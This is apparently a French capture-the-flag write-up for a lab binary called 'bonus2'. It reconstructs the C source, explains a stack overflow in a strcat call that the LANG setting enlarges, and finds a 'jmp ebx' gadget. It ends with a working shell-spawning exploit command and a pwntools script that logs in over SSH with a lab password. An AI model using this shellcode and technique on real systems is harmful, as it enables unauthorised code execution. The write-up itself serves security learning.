
12. Bonus 2

Reconstruction du code source :

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int language = 0;                           // 0x8049988

int    greetuser(char *arg)                 // arg max length : 73
{
    int i = 0;
    char str[72];                           // [ebp-0x48]

    if (language == 0)
    {
        char *hey = "Hello ";
        while (i < 6)
        {
            str[i] = hey[i];
            i++;
        }
        str[i] = 0;
    }
    else if (language == 1)
    {
        char *hey = "Hyvää päivää ";        // encoded on 2 bytes ; 0xa4c3
        while (i < 18)                      // 18 instead of 13
        {
            str[i] = hey[i];
            i++;
        }
        str[i] = 0;
    }
    else if (language == 2)
    {
        char *hey = "Goedemiddag! ";
        while (i < 13)
        {
            str[i] = hey[i];
            i++;
        }
        str[i] = 0;
    }
    strcat(str, arg);
    return (puts(str));
}


int    main(int argc, char **argv)
```


```
{
    if (argc != 3)
        return (1);

    char    buffer[73];                     // [esp+0x50]
    char    *lang;                          // [esp+0x9c]

    int i = 0;
    while (i < 73)
        buffer[i++] = '\0';
    strncpy(buffer, argv[1], 40);
    strncpy(buffer+40, argv[2], 32);
    lang = getenv("LANG");
    if (lang != 0)
    {
        if (memcmp(lang, "fi", 0x2) == 0)
            language = 0x1;
        else if (memcmp(lang, "nl", 0x2) == 0)
            language = 0x2;
    }

    char    arg[73];                    // [esp+0x0]
    i = 0;
    while (i < 73)
    {
        arg[i] = buffer[i];
        i++;
    }
    return(greetuser(arg));
}
```

Quelques spécificités dans la reconstruction du code source. D'abord, les parties de main où des données sont assignées aux buffer (par exemple des \0 pour remplir **buffer**, ou ensuite la copie de buffer dans arg). Les données sont déplacées de cette façon :




On déplace 4 bytes par 4 bytes de la source jusqu'à la destination.

De même dans la fonction **greetuser**, on déplace les bytes un peu de cette manière aussi :




Note finale : on donne en premier argument à la fonction **greetuser** non pas un pointeur qui mène à une chaîne de caractère : on copie directement la chaîne à **[esp]**.

Quoi qu'il en soit, juste avant l'appel à **greetuser** la mémoire sur la stack ressemble à cela lorsqu'on donne au programme une très longue chaîne de A en argv[1], puis une très longue chaîne de B en argv[2].



Lorsqu'on **continue** sur gdb, l'application crash :



La raison est simple. Dans la fonction **greetuser**, on tente de concaténer deux chaînes :
> **str**, qui contient déjà "Hello " (6 caractères).
> **arg**, qui contient 72 caractères.

Et on essaie de placer cela dans **str**, qui n'a d'alloué que **72** bytes. Cela provoque un overflow ici de **6 bytes + le NULL BYTE de fin**. Puisque ce buffer a été déclaré en dernier dans la fonction, cela provoque un écrasement des 4 bytes de **ebp**, et des 3 premiers bytes de l'**adresse de retour** (par les 2 derniers bytes de **arg**, puis le NULL BYTE).

Il s'agit d'un overflow qui est potentiellement exploitable :
https://www.welivesecurity.com/2016/05/10/exploiting-1-byte-buffer-overflows/

Mais il reste cependant peu pratique puisqu'on ne peut pas écraser l'intégralité de l'adresse retour.

En réalité, on nous indique très clairement un moyen de permettre à l'overflow d'écraser complètement l'adresse de retour : changer **la langue**.

En effet, si la variable d'environnement "LANG" vaut **nl**, **str** contiendra déjà 13 bytes avant qu'on essaie de concaténer **arg** qui contient 72 bytes ; on aura un overflow de **13 bytes**, suffisant pour écraser l'adresse de retour. Cela est encore plus flagrant avec la langue **fi**, qui contient des caractères encodés sur **2 bytes** et qui fait que **str** contiendra déjà 18 bytes, provoquant un overflow de 18 bytes.

```
(gdb) continue
Continuing.
Hyvää päivää AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

On trouve l'offset dans argv[2] qui permet de contrôler l'adresse de retour : 18. Bref, on contrôle entièrement **EIP**. A partir de là, on pourrait appliquer la méthode employée dans le *bonus0* et mettre notre shellcode dans une variable d'environnement avec une grosse NOPsled. On a cependant cette fois un moyen **plus élégant** d'exécuter notre shellcode.

Lors du crash, on remarque que le registre **ebx** pointe toujours sur le début d'un buffer qui contient nos données. Il s'agit en réalité de **buffer** de la fonction **main** ; le registre **ebx** a été pointé sur **buffer** à <main+241> (pour permettre de copier buffer dans arg), et n'a pas été bougé ensuite.

```
0x42424242 in ?? ()
(gdb) info register
eax            0x5b     91
ecx            0xffffffff       -1
edx            0xb7fd28b8       -1208145736
ebx            0xbffff640       -1073744320
esp            0xbffff5f0       0xbffff5f0
ebp            0x42424242       0x42424242
esi            0xbffff68c       -1073744244
edi            0xbffff63c       -1073744324
eip            0x42424242       0x42424242
eflags         0x210282 [ SF IF RF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x /50a $sp
0xbffff5f0:     0x42424242      0x42424242      0x41004242      0x41414141
0xbffff600:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff610:     0x41414141      0x41414141      0x42424242      0x42424242
0xbffff620:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff630:     0x42424242      0x42424242      0x0     0xb7e5ec73
0xbffff640:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff650:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff660:     0x41414141      0x41414141      0x42424242      0x42424242
0xbffff670:     0x42424242      0x42424242      0x42424242      0x42424242
0xbffff680:     0x42424242      0x42424242      0x0     0xbfffff34
0xbffff690:     0xb7fed280      0x0     0x8048649 <__libc_csu_init+9>   0xb7fd0ff4
0xbffff6a0:     0x0     0x0     0x0     0xb7e454d3 <__libc_start_main+243>
0xbffff6b0:     0x3     0xbffff744
```

Grâce à cela, on cherche un **gadget jmp ebx**, qu'on trouve dans la librairie partagée qu'utilise le programme (on fait exactement comme pour **level2**). On transfert la librairie partagée, on lance ROPgadget :

```
ROPgadget --binary libc | grep "jmp ebx"
```

On trouve un gadget propre, on calcule son adresse réelle à partir de son offset et de la base adress dans **gdb** (encore une fois, voir le level2). On trouve que l'adresse du gadget à l'exécution du programme est :

```
0xb7ea9ea4
```

On a désormais tout ce qu'il nous faut pour construire notre exploit. On place notre shellcode au tout début du buffer (début de argv[1] donc) ; on redirige le flux d'exécution vers un gadget **jmp ebx**, qui pointe sur notre shellcode, qui sera exécuté.

>> Exploitation manuelle :

```
env -i LANG="fi" ./bonus2 $(python -c "print('\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' + 'A' * 40)") $(python -c "print('B' * 18 + '\xa4\x9e\xea\xb7' + 'B' * 30)")
```

>> Script automatisé :

```
from pwn import *

argv_1 =
b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'
argv_1 += b'A' * 30

argv_2 = b'B' * 18
argv_2 += b'\xa4\x9e\xea\xb7'
argv_2 += b'B' * 30

s = ssh(host='192.168.1.45', port=4242, user="bonus2",
password="579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245")
p = s.process(["/home/user/bonus2/./bonus2", argv_1, argv_2], env={"LANG":
"fi"})

p.interactive()
```

(Dans les deux cas, on oublie pas de définir la variable d'environnement pour permettre l'overflow complet !).

Got flag.